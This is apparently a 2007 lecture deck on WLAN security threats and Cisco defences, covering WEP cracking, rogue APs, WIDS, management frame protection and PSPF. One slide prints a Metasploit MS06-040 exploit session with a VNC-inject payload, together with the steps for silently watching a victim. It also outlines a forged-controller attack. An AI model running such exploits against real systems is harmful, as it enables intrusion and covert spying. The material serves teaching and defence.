


# **New WLAN Security Issues**

## **Recent Threads and Features**

(C) Herbert Haas 2007/11/13

# State of WLAN Security




- **German study 2006**
  - ◆ 50% of all WLANs use WEP encryption
  - ◆ 17% use WPA or WPA2
  - ◆ 22% are unprotected at all
- **New vulnerabilities**
  - ◆ WLAN driver
  - ◆ Hidden rogues
  - ◆ 802.11n
  - ◆ Bluetooth

Even relatively recent (german) studies show that more than 50% of all WLAN networks rely on WEP encryption, while approximately 17% are protected by WPA or WPA2. Roughly 22% are unprotected at all.

About 10,000 WLANs have been analyzed. The study was repeated in 2007 (with less WLANs) which showed similar results (slightly better, about 20% were unprotected).

See: [http://www.heise.de/kiosk/archiv/ct/06/25/098\\_Zu\\_offene\\_Gesellschaft](http://www.heise.de/kiosk/archiv/ct/06/25/098_Zu_offene_Gesellschaft)

# Brand-new WEP Attack



- **History**
  - ♦ 2001, FMS => ~5,000,000 frames
  - ♦ 2004, KoreK => ~ 1,000,000 frames
  - ♦ 2005, Andreas Klein found even more correlations between RC4 keystream and key
- **2007, Technical University Darmstadt, (Germany) extended Klein's attack:**
  - ~**60,000** frames !!!
  - ♦ 40,000 frames to get key with 50% chance
  - ♦ 85,000 frames increases chance to 95%
- **Acceleration via deauth and ARP re-injection to produce traffic**
  - ♦ Aircrack's aireplay

As stated on the webpage of the institute of computer science of the technical university Darmstadt:

"We were able to extend Klein's attack and optimize it for usage against WEP. Using our version, it is possible to recover a 104 bit WEP key with probability 50% using just 40,000 captured packets. For 60,000 available data packets, the success probability is about 80% and for 85,000 data packets about 95%. Using active techniques like deauth and ARP re-injection, 40,000 packets can be captured in less than one minute under good condition. The actual computation takes about 3 seconds and 3 MB main memory on a Pentium-M 1.7 GHz and can additionally be optimized for devices with slower CPUs. The same attack can be used for 40 bit keys too with an even higher success probability."

See <http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/>

# Wireless Driver Attacks



- **"Next Generation WLAN Attacks"**
- **Not targeted to network itself but on vulnerabilities in device drivers**
- **Vulnerabilities discovered in nearly all available WLAN drivers**
  - ♦ Buffer overflows, etc.
- **Exploit vulnerable systems even if user is not connected**
- **Plain L2-Attack: Traditional FW, HIPS, and NAC cannot effectively mitigate**

```
Shell - Konsole
Session Edit View Bookmarks Settings Help
hdm@shank /projects/metasploit/framework3/tags/framework-3.0 $ ./msfconsole

  msf
  ---
  = [ msf v3.0
+ -- -- [ 179 exploits - 104 payloads
+ -- -- [ 17 encoders - 5 nops
  = [ 30 aux
msf > 
```

(C) Herbert Haas 2007/11/13

4

As stated by SANS: "Exploitable vulnerabilities in wireless drivers have been discovered in all major wireless card manufacturers, with working exploits readily available through tools such as the Metasploit Framework. [...] Targeting wireless vulnerabilities, an attacker can exploit vulnerable systems even if the user isn't connected to a wireless network! It's trivial for an attacker to exploit vulnerable systems on an airplane, for example, even when there is no wireless network available. Further, since these attacks exploit deficiencies at layer 2, traditional firewall, HIPS and NAC systems provide little to no defense against these attacks."

([www1.sans.edu](http://www1.sans.edu))

Already available hacker tools: the Metasploit Framework

<http://framework.metasploit.com/>

# Metasploit – VNC Injection

The screenshot shows a Metasploit terminal window with the following content:

```
References:
http://www.securityfocus.com/bid/19409
http://www.nstiro.org/cgi-bin/cvname.cgi?name=2006-3439
http://www.microsoft.com/technet/security/bulletin/MS06-040

msf exploit(ms06_040_netapi) > set TARGET 0
TARGET => 0
msf exploit(ms06_040_netapi) > set PAYLOAD windows/vncinject/bind_tcp
PAYLOAD => windows/vncinject/bind_tcp
msf exploit(ms06_040_netapi) > set LPORT 34333
LPORT => 34333
msf exploit(ms06_040_netapi) > set RHOST 172.16.233.128
RHOST => 172.16.233.128
msf exploit(ms06_040_netapi) > exploit
[*] Started bind handler
[*] Detected a Windows 2000 target
[*] Binding to 4b324fc8-1678-01d3-1278-5a47bfe0e188:3.0@ncacn_
[*] Bound to 4b324fc8-1678-01d3-1278-5a47bfe0e188:3.0@ncacn_
[*] Building the stub data...
[*] Calling the vulnerable function...
[*] Transmitting intermediate stager for over-sized stage...(
[*] Sending stage (2034 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (340849 bytes)...
[*] Upload completed.
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vncviewer in the background.
[*] VNC Server session 1 opened (172.16.233.1:39554 -> 172.16.233.1:5900)

VNC viewer for X version 4.0 - built Mar 18 2006 22:38:06
Copyright (c) 2002-2004 RealVNC Ltd.
See http://www.realvnc.com for information on VNC.

Mon Mar 26 22:01:48 2007
OConn: connected to host 127.0.0.1 port 5900
OConn:
Mon Mar 26 22:01:41 2007
OConn: Server supports RFB protocol version 3.3
OConn: Using RFB protocol version 3.3
TXImage: Using default colormap and visual, TrueColor, depth 24.
OConn: Using pixel format depth 6 (8bpp) rgb222
OConn: Using ZRLE encoding
Mon Mar 26 22:01:44 2007
OConn: Throughput 1692 kbit/s - changing to full colour
OConn: Using pixel format depth 24 (32bpp) little-endian rgb888
```

The VNC viewer window displays a 'Log On to Windows' dialog box for 'Windows 2000 Advanced Server'. The 'User name' field contains 'PWNED' and the 'Password' field is empty. The 'OK' button is highlighted. To the right of the dialog box, system information is displayed:

```
Boot Time:
CPU:
Default Gateway:
DNS Server:
Free Space:
Host Name:
IE Version:
IP Address:
MAC Address:
Memory:
OS Version:
Service Pack:
```

The bottom of the screenshot shows a taskbar with the name '(C) Herbert Haas 2007/11/13' and a page number '5'.

A typical metasploit attack consists of these stages:

1. Start metasploit and execute `nmap <address range> -p 42` (the old name service port, now used by WINS)
2. Let metasploit display the vulnerabilities
3. Load the vulnerability, show options
4. Configure options (IP Addresses, etc)
5. Upload malicious payload
6. Enjoy VNC Connection (can be done in silent mode to observe what user is doing)

# Driver Attack Mitigation



- **Currently not feasible**
  - ♦ **Very new - Most WIDS systems cannot detect vulnerabilities or attacks**
- **Cisco CSA may help**
  - ♦ **Can detect and mitigate VNC, stack smashing, registration key manipulations, file access, etc**
  - ♦ **However, not well tested so far**
- **Try out Metasploit in your own network to learn about security holes**
  - ♦ **Take care about legal aspects (Security Policy)**
  - ♦ **Warn others**
- **Apply patches frequently**

Here is a summary of important CSA policies ("rules"):

**Network Access Control** - Use network access control rules to control access to specified network services and network addresses. You can also use this rule type to listen for applications attempting to offer unknown or not sanctioned services.

**Kernel Protection** (Windows only) - Use the Kernel protection rule to prevent unauthorized access to the operating system. In effect, this rule prevents drivers from dynamically loading after system startup. You can specify exceptions to this rule for authorized drivers that you are allowing to load any time after the system is finished booting.

**Network Shield** (Windows only) - Provides protocol stack hardening capabilities and relies that the network shim is enabled on an agent system.


**File Access Control** - Use file access control rules to allow or deny what operations (read, write) selected applications can perform on files. You should understand that file protection encompasses read/write access. Directory protection encompasses directory deletes, renames, and new directory creation.

**Application Control** - Use Application control rules to control what applications can run on designated agent systems. This rule type does not control what application can access what resources as do other access control rules. This rule type can stop selected applications from running on systems. If you deny an application class (in total) in this rule, users cannot use any application in that class.

With this rule, you can also prevent an application from running only if that application was invoked by another application you specify. This way, you could prevent a command prompt from running on a system if it is invoked by an application that has downloaded content from the network.

**Network Shield** (Windows only) - Provides protocol stack hardening capabilities and relies that the network shim is enabled on an agent system.

**Registry Access Control** (Windows only) - Use registry access control rules to allow or deny applications from writing to specified registry keys.



- **WiFiDenum**
  - ◆ **Reports driver vulnerabilities of Windows WLAN clients**
  - ◆ **<http://labs.arubanetworks.com/projects/wifidenum/>**

As stated on WiFiDenum's webpage:

WiFiDenum is the WiFi Driver Enumerator, a Windows tool that assesses wireless driver information on local and remote Windows workstations. Using a database of known wireless vulnerabilities, WiFiDenum assesses the versions of installed drivers and produces a vulnerability report, identifying systems and specific drivers that are at risk to wireless driver exploit attacks.


WiFiDenum scans Windows hosts over the infrastructure network (e.g. wired or wireless connections) using the Windows Management Instrumentation (WMI) API. Using the current user or alternate specified authentication credentials, WiFiDenum extracts registry information on a remote host to identify the wireless drivers that are installed, and the associated version information for each driver.

With the driver version information, WiFiDenum examines a local MS Access database file that identifies several vulnerable Windows drivers. Using this database information, WiFiDenum assesses each driver to determine if it is vulnerable, and reports it appropriately.

Once the scan is finished, the user can generate a simple HTML report that identifies all the stations scanned, the wireless driver and version information for each workstation, and any vulnerabilities discovered, along with CVE and WVE links for more information about the vulnerability (wherever possible).

See <http://labs.arubanetworks.com/projects/wifidenum/>

# Rogue APs



- **Like offering RJ45 jack in parking lot**
- **Standard bodies already demand for rogue mitigation**
- **New: Hidden Rogue APs**
  - ♦ **WKnock – a package for Linux-based APs (such as Linksys WRT) remains silent until used by an attacker**

Standards bodies such as the Payment Card Industry Data Security Standard (PCI DSS) require rogue AP detection and prevention mechanisms to be implemented.

According to the SANS institute:


WKnock is a software package for common access points such as the Linksys WRT. Using WKnock, an attacker or an insider can plug-in a rogue access point which will lay dormant, silent to analysis systems. This often defeats quarterly or monthly monitoring systems, since the device is silent until it is used by an attacker, after which it returns to its dormant state.

# IEEE 802.11n GreenField Mode Many organizations are planning to deploy IEEE 802.11n technology, but even without the adoption of this new platform, organizations are exposed to 802.11n rogue APs operating in GreenField mode. GreenField mode is an operating mechanism to maximize the speed of 802.11n technology by using a new technology that effectively renders these networks invisible to existing 802.11a/b/g wireless cards. As a result, rogue AP analysis systems are unable to identify these GreenField APs, including all commercially sold wireless IDS products today.[4,5]


# Bluetooth Rogue AP Bluetooth technology is making its way into all kinds of devices, and is especially attractive due to its low cost and minimal resource requirements. Devices such as Bluetooth APs are available that provide similar connectivity and range as their 802.11 counterparts, but escape analysis mechanisms since Bluetooth operates using Frequency Hopping Spread Spectrum instead of traditional 802.11 transmission mechanisms.

# Rogue Detection

- **Major WLAN security recommendation: Use Rogue Detection and Location Tools**
- **Prefer WCS:**
  - ◆ Easier administration
  - ◆ More precise location
  - ◆ Automatic detection "if inside" via RLDP and/or using Rogue Detection APs
  - ◆ Optional containment
- Use **WLSE** for autonomous APs
  - ◆ More work: You MUST configure WDS!
  - ◆ Less precise, less information
  - ◆ However: very useful if properly managed



Rogue Location via WCS




Rogue Location via WLSE

Many vendors offer rogue detection tools, including AirMagnet, AiroPeek and others. From the Cisco product line you can use either the WLSE for autonomous AP deployments or the Wireless Control System (WCS) for controller-based networks.


Generally the WCS is simpler to deploy and more precise.

# Rogue Detection Details



- **Need to detect**
  - ◆ Rogue APs
  - ◆ Rogue Clients  
(= associated to Rogue AP)
  - ◆ Ad-hoc clients
- **A normal client (local mode) scans each channel for 50 ms and all channels during 180 seconds**
  - ◆ Rogue detection VERY difficult


# Rogue Detection Details



- **Rogue Location Detection Protocol (RLDP)**
  - ♦ LAP acts as client, associates to Rogue AP, requests IP address via DHCP...
  - ♦ ...and sends a packet to the WLC's management interface, UDP port 6352
  - ♦ Only works if rogue AP does not require authentication !!!
- **Rogue Detection APs**
  - ♦ Is an alternative *passive* solution - no RF service !!!
  - ♦ Scans VLANs for rogue traffic
  - ♦ Must be connected to a trunk port (!)
  - ♦ Receives rogue client/AP report from WLC
  - ♦ Sniffs ARP requests and sends alert to WLC if reported MAC found

Rogue Detector mode detects whether or not a rogue access point is on a trusted network. It does not provide RF service of any kind, but rather receives periodic rogue access point reports from the controller, and sniffs all ARP packets. If it finds a match between an ARP request and a MAC address it receives from the controller, it generates a rogue access point alert to the controller.


# Containment




- **Up to 4 APs can be used for containment of a rogue AP**
  - ◆ **More APs is more effective because not all rogue clients might be reachable for a single AP**
- **One 'good' AP can concurrently contain up to 3 rogue APs**
- **Containing AP typically only uses 5-10% of its performance**
  - ◆ **Capped at 30%**

During containment a LAP spoofs the MAC address of a rogue access point or ad-hoc client and send unicast deauthentication packets. This way it prevent clients from associating.

# Cisco's Location Appliance



- **Can do real time tracking of 2500 clients simultaneously**
- **Accuracy: ~ 5 Meters (<9m for 90%)**
- **WCS displays results in a map**
  - ◆ Communicates with WCS via SOAP/XML
- **Also fetches (active) RFID-tag data from the WLCs**
  - ◆ WLCs must be configured to collect RFID data



(C) Herbert Haas 2007/11/13

13

The location appliance is a Linux box that calculates RF data using the Cisco-patented RF-Fingerprinting method.

Here are some answers for frequently asked questions:

Cisco recommends a practical limit of 400 walls per floor for machines with 1 GB RAM or less.

The location appliance uses no more than 50 heavy walls in its calculations and does not use light walls in its calculations at all! (Assumed to be accounted for during calibration.)

The location appliance keeps historic data for 30 days.


Default Location Engine Polling Parameters from WCS:

- \* Client Stations: 300 sec
- \* Rogues: 600 sec
- \* Asset Tags: 600 sec
- \* Statistics: 900 sec

The LM polling interval value should be equal to or greater than the RFID tag beacon interval. Therefore Cisco recommends that the RFID timeout value on your WLC should be 8-10 times the tag beacon rate. If the RFID beacon is 10s, the timeout should be between 80-100 seconds:

```
(WLC) >config rfid timeout 80
```

# LAP Roles Summary



- **Local (normal LAP)**
  - ♦ Also performs Rogue Detection (50 msec/channel every 180 seconds)
- **REAP**
  - ♦ Same as local mode but ... remote
- **Sniffer AP mode**
  - ♦ Only 1 channel, no clients
- **Rogue Detection mode**
  - ♦ Only 1 channel, no clients
- **Monitor mode**
  - ♦ Supports Rogue Detection and Location-based Services (LBS)
  - ♦ Scans all configured channels every 12 seconds


On the WLC it is possible to configure the Sniffer AP Mode for selected LAPs. In this mode a LAP forwards any frame of a certain channel to the WLC and the WLC forwards the frame to a central host running AirMagnet or WildPackets AiroPeek (version 2.05 or newer and the DLL files socket.dll and socketres.dll).

More specifically, a LAP in Sniffer AP Mode attaches to every frame:

1. An AiroPeek Header containing the frame size, RSSI, timestamp, and a 802.11-Attribute
2. An UDP header with destination port 5000 and source port 5555
3. An IP header using the AiroPeek-Host as destination address and the WLC-Management interface as the source address
4. A SNAP header
5. An additional outer 802.11 header using the Airmagnet or AiroPeek-Host as destination MAC address and the LAP itself as source MAC address.

The whole resulting frame is encapsulated by LWAPP and sent to the WLC. The WLC removes the LWAPP header, the outer 802.11 header and the SNAP header. Then the WLC forwards the remaining IP packet (with the original 802.11 frame inside) to the AiroPeek-Host. In summary, only the LAP must support this feature directly, while the WLC does nothing else as normal LWAPP frame processing. You can run multiple LAPs in sniffer mode.

# Wireless IDS



- **Three major client-identification methods:**
  1. **Actively send malformed packets and analyse the response**
    - Precise but visible and might be dangerous
  2. **Passively measure timing differences in probe requests**
  3. **Passively analyse duration and frame types**
- **Typically no mature technique**
  - ◆ **Best vendors only detect less than 60% of attacks**


Analyzing the response of malformed packets allows to detect client driver software, OS and chipset (like nmap OS scanning). Some stations drop frames, other respond with unique reason codes, etc. It works only with associated stations!

Timing differences (deltas) of probe requests can also reveal card type and chipset. Typical measurement results are like: "More than 67% of all probe request frames were received within 0-0.9 seconds with a mean deviation of .2 seconds. More than 22% of all probe request frames were received within 0.9 and 1.8 seconds with a mean deviation of 1.5 seconds...". This 'fingerprint' can be used for device-database lookups. This is also known as the Sandia Technique.

WIDS devices could observe the message types (deauth, deassoc) and the direction (to/from AP/Client), the reason codes, timings between these messages, the sequence numbers chosen, or any other vendor specific Information Elements, use of long/short slot times/preambles. Known as the "Elch Technique" (Jon Elch thesis) these method also requires associated stations.

Even the best vendor products only detect less than 60% of attacks according to study of Aruba/Joshua Wright. They thoroughly tested four products: Network Chemistry, AirTight, AirDefense, and AirMagnet.

Tests included Deauth- and Disassoc-floods, CTS and RTS floods, EAPoL logoff floods, NULL SSID DoS, Unknown auth algorithm, DSSS test mode jamming, PEAP auth failure, auth flood, Session hijacking, Too large fragments, incomplete fragment floods, Out-of-order fragments, Initial small then large fragments, Evil twin attack, Fake AP advertisement flood, Active net scans, Fragmented packet injection, Traffic replay, MAC spoofing, PRGA packet crafting and injection, and others.




- **Additional detection techniques**
  - ♦ Power save behavior
  - ♦ AP search algorithm
  - ♦ Association characteristics
- **Cisco WLCs basically uses 3rd method: frame analysis**
  - ♦ Frame type
  - ♦ Pattern matching (Offset/Value/Mask)
  - ♦ Frequency (pkts/sec)
  - ♦ State

AP search algorithm: Probe request channel sequences, known BSSID caching or repeated probe before association, use of broadcast vs. directed probe requests.

Cisco WIDS signatures consist of the following parameters:

- Name
- Description
- Frame Type
- Action
- Frequency (pkts/sec)
- Quiet (sec)
- State
- Patterns
  - =Offset:Value:Mask
  - or!Offset:Value:Mask


# Cisco's Standard WLAN Signatures



- Bcast Deauth
- NULL probe resp
- Floods of Assoc, Reassoc, Probe, Disassoc, Deauth, EAPoL, Mgmt Frame
- Res mgmt 6&7, D, E&F
- Netstumbler 3.2.0, 3.2.3, 3.3.0, generic
- Wellenreiter
- FakeAP
- AP impersonation
- Spoofed deauth frame
- FATA Jack
- Honeypot AP
- Monkey Jack
- MITM
- Broadcast deauth frame
- Valid stations, invalid SSID
- Invalid OUIs
- WEP Weak IV detection

This is a list of the Cisco default WIDS signatures. You can also upload additional ('custom') signatures to the WLC via TFTP.

# Cisco IDS/IPS



- **Since WLC 4.0, integration with Cisco IDS/IPS products possible**
  - ◆ IDS/IPS Software 5.0 or greater needed
  - ◆ Up to 5 IDS sensors can be configured
- **External IDS/IPS can instruct WLCs to block certain clients**
  - ◆ Distributed to all WLCs in mobility group
- **Only focused on L3-L7 attacks**

(C) Herbert Haas 2007/11/13

18

WLC 4.0 allows the integration of an LWAPP-based WLAN system with the Cisco IDS/IPS product line running software 5.0 or later. The goal is to allow the Cisco IDS/IPS system to instruct the WLCs to block certain clients from access to wireless networks when an attack is detected anywhere from Layer 3 through Layer 7 that involves the client in consideration.

\* Up to five IDS Sensors can be configured on a WLC.

\* Each configured IDS Sensor is identified by its IP address or qualified network name and authorization credentials.


\* Each IDS Sensor can be configured on a controller with a unique query rate in seconds.

A shun request from an IDS Sensor is distributed throughout the entire mobility group of the controller that retrieves the request from the IDS Sensor.

## IPS 4100

4100 IPS 5.0 contains over 1000 built-in default signatures. Supports about 2000 attack signatures


# Management Frame Protection (MFP)



- According to the original 802.11 standards management frames are **ALWAYS** unencrypted and unauthenticated (!!!)
- **Simple L2-based DoS**
  - ◆ By sending deauth or deassoc frames with spoofed AP address (e. g. void11)
- **Simple reconnaissance attacks**
  - ◆ Probing reveals SSIDs, association frames contain information elements (e. g. Kismet)
- **802.11w tries to develop a management frame protection standard**
- **Already pre-standard implementations on Cisco WLCs**

The estimated date for a published IEEE 802.11w specification is April 2008.

# MFP Version 1



- **MFP Version 1 = "Infrastructure MFP"**
  - ♦ APs validate management packets emitted by other APs
  - ♦ Only infrastructure devices use MFP version 1
  - ♦ Clients simply cannot interpret the new MFP IE and ignore it
  - ♦ MIC IE is inserted at the end of each management frame
  - ♦ Other LAPs validate such frames or generate an IDS event in case of an attack – only detection, no protection !!!
- **IE contains:**
  - ♦ 1. Timestamp (use NTP - the time window is 2 seconds only!)
  - ♦ 2. Sequence number
  - ♦ 3. MIC
- **Two configuration options:**
  - ♦ 1. Protection: Add MIC
  - ♦ 2. Validation: Check MIC and generate alert

MFP Version 1 is called Infrastructure MFP, in which APs validate management packets emitted by other APs. Only infrastructure devices use MFP version 1. Clients simply cannot interpret the new MFP IE and ignore it. Actually a MIC IE is inserted at the end of each management frame. Other APs validate such frames or generate an IDS event.

The IE contains:

1. Timestamp (therefore use NTP on all WLCs - the time window is 2 seconds only!)
2. Sequence number
3. MIC


Two configuration options:

1. Protection: Add MIC
2. Validation: Check MIC and generate alert

Detects the following events or anomalies:

- Invalid MIC
- Invalid timestamp
- Invalid sequence count
- Missing MIC
- Unexpected MIC

# MFP Version 2




- **MFP Version 2 = "Client MFP"**
  - ♦ Supported since WLC version 4.1
  - ♦ Requires CCXv5 compatible clients and WPA2 for key management
  - ♦ Management frames are encrypted like data frames via TKIP or AES
- **Issues**
  - ♦ Directly protects client and infrastructure !!!
  - ♦ But Client and AP must first exchange a dynamic key
  - ♦ Therefore no MFP possible for the first management frames until a key is exchanged
  - ♦ Still a backward compatibility issue with older client devices

MFP Version 2 is called Client MFP and is supported since WLC version 4.1. Requires CCXv5 compatible clients and WPA2 for key management. Management frames are encrypted like data frames via TKIP or AES.

The estimated date for a published IEEE 802.11w specification is April 2008.

# Additional WLC Security Options



- **Trusted AP Policies**
  - ♦ Validate SSID - If a rogue (*known internal*) uses one of 'our' own SSIDs then generate alert!
  - ♦ Enforces auth-type, preamble length, radio type
  - ♦ Detects missing trusted AP
- **Secure ACS Connectivity: "AES key wrap"**
  - ♦ More secure method for RADIUS to communicate keying material (replaces traditional MD5)
  - ♦ Specify 16 bit KEK and 20 bit MACK
- **AP Authentication Policy**
  - ♦ Similar MFP, also uses Timestamp
  - ♦ The RF Group name is used as key (protects RF Group)
  - ♦ But only applied to RRM frames between APs

Secure ACS Connectivity: AES key wrap


(defined in draft-zorn-radius-keywrap-13) describes more secure methods for RADIUS to communicate keying material. On the WLC enable AES key wrap for a more secure RADIUS connection.

AES key wrap is designed for Federal Information Processing Standards (FIPS) customers and requires a key-wrap compliant RADIUS authentication server.

You must configure a 16 bit Key Encryption Key and a 20 bit Message Authentication Code Key.

AES key wrap is supported since ACS 4.1.

# Client Exclusion Policies



- **Excessive 802.11 Association Failures**
  - ◆ Clients are excluded on the sixth 802.11 association attempt, after five consecutive failures.
- **Excessive 802.11 Authentication Failures**
  - ◆ Clients are excluded on the sixth 802.11 authentication attempt, after five consecutive failures.
- **Excessive 802.1X Authentication Failures**
  - ◆ Clients are excluded on the fourth 802.1X authentication attempt, after three consecutive failures.
- **IP Theft or IP Reuse**
  - ◆ Clients are excluded if the IP address is already assigned to another device.
- **Excessive Web Authentication Failures**
  - ◆ Clients are excluded on the fourth web authentication attempt, after three consecutive failures.


Client Exclusion Policy can be enabled globally and/or per WLAN  
If client changes its MAC he/she can try again !!!

When a client exceeds one of these thresholds the client's MAC is put on an exclusion list and cannot access the network anymore. Either forever (timeout=0) or for a specified time.

To check whether there are excluded clients, on the WLC CLI simply enter:  
**show exclusionlist**

(Alternatively there is also a link from the GUI Clients Summary page)

## Interesting RADIUS Attributes




- **Attributes for VLAN assignment:**
  - ◆ IETF 64 (Tunnel Type) - Set this to VLAN
  - ◆ IETF 65 (Tunnel Medium Type) - Set this to 802
  - ◆ IETF 81 (Tunnel Private Group ID) - Set this to the VLAN ID
- **Session Timeout**
  - ◆ IETF 27
  - ◆ Assigned to AP/WLC when EAP handshake ends

The RADIUS user attributes used for the VLAN ID assignment are:

- \* IETF 64 (Tunnel Type) - Set this to VLAN.
- \* IETF 65 (Tunnel Medium Type) - Set this to 802.
- \* IETF 81 (Tunnel Private Group ID) - Set this to the VLAN ID.

ACS 4.0 supports from 10,000 to 300,000 internal users per server and more than 500 authorizations per second, depending on network configuration and specific systems.

# LWAPP Vulnerabilities



- **LAPs send a certificate to the WLC**
  - ♦ MIC or SSC
  - ♦ If SSC used then WLC must have fingerprint configured
- **Forged LAP with MIC/SSC could easily join to the WLC and act as undetectable rogue AP or MITM**
- **Much simpler: Forged WLC might gather all LAPs => "Rogue WLAN"**
  - ♦ LAPs do not authenticate WLCs
  - ♦ Cooperation of DHCP/DNS to tell LAPs which WLC to join
  - ♦ Inside hacker might physically reset all LAPs to accelerate attack


There are two main issues:

1. Forged LAPs could easily join the WLC when the certificate and private key is valid. For example somebody could break up a Cisco AP and reuse the Manufacture Installed Certificate (MIC).
2. LAPs do not authenticate WLCs. A forged WLC could gather all LAPs and ignore the certificates sent to it, establish a secured LWAPP control channel and finally we have a "Rogue WLAN" consisting of all company LAPs. Of course the LAPs must be instructed somehow that they should prefer the forged WLC. This could be done by resetting them manually ('fortunately' most of them have a reset button) and announcing the WLC IP address either via option 42 within DHCP or via DNS responses.

Currently there are no known attacks against LWAPP. However some security reviews have been published and reported some cryptographic vulnerabilities.

For example see "Security Review of the Light-Weight Access Point Protocol" by T. Charles Clancy, Laboratory for Telecommunication Sciences/ Department of Defense, Department of Computer Science/University of Maryland, College Park, May 12, 2005

## Case Study: Migration Mode



- **Aironet APs support both**
  - ♦ Legacy WEP-only clients
  - ♦ New WPA clients
- **For example on autonomous APs select one of these ciphers**
  - ♦ TKIP+WEP128
  - ♦ TKIP+WEP40
- **Additionally configure**
  - ♦ Static WEP keys in slot 2 or 3 (1 is reserved for BC )
  - ♦ Key management "WPA optional"
- **Also dynamic WEP clients (802.1x) supported**

Aironet APs support a 'Migration Mode' to support both legacy WEP-only clients and new WPA clients. On standalone APs this mode can be enabled by selecting a cipher suite (>encryption manager) which supports both methods such as


- \* TKIP+WEP128
- \* TKIP+WEP40

Besides WPA clients, static and dynamic WEP clients (802.1x) are supported.

Additionally configure


- \* Appropriate static WEP keys in slot 2 or 3
- \* Key management 'WPA optional'

## Case Study: PSPF



- Typical situation in hotels or airports: lots of unmanaged guests
- Goal:
  - ♦ Simple authentication (=>Web Auth)
  - ♦ Provide Internet access
  - ♦ Mitigate 'mutual hacking'
- Solution:
  - ♦ Public Secure Packet Forwarding (PSPF)
  - ♦ Supported on both autonomous APs and WLC solutions

# PSPF




- **PSPF simply prevents inter-client communication**
  - ◆ **WLC or autonomous AP only bridges traffic from wireless to wired interface**
- **If multiple WLCs or multiple autonomous APs are used then the switched infrastructure must also enforce this mechanism!**
  - ◆ **Use Private VLANs or Protected Ports**


Note that PSPF is only applied to all LAPs connected to a single WLC. In an environment such as a hotel or airport you might want to restrict WLAN access for WWW access only and you want prevent mutual attacks between clients.

The new Protected Port feature is preferred over Private VLANs because the latter is more complicated and its additional features (e. g. community ports) are typically not needed here.

# Protected Ports



- **No L2 data traffic between protected ports**
  - ◆ Can be a 802.1Q trunk port
- **Much simpler than PVLANS**
  - ◆ And also supported on smaller switches



```
(config)# interface fastethernet 0/1
(config-if)# switchport protected
```

This is the one-switch simplified PVLAN solution. There is no L2 traffic between protected ports except control traffic which is forwarded by the switch CPU such as PIM packets. Only traffic between non-protected ports and protected ports is possible (of course traffic between non-protected ports is always possible).

## Typical application:

Attach WLAN Access Points (APs) to protected ports and configure Public Secure Packet Forwarding (PSPF) on the APs. Then the APs only bridge traffic between wireless and wired ports, so WLAN clients cannot attack each other (ideal for WWW-access only at airports or in hotels for example). Because of the protected port feature the clients cannot attack each other even when they are associated to different APs.

## Note:


Also 802.1Q trunk ports can be configured as protected ports.

If WLAN clients can be connected to APs that are attached to other switches then extend this concept over multiple switches.

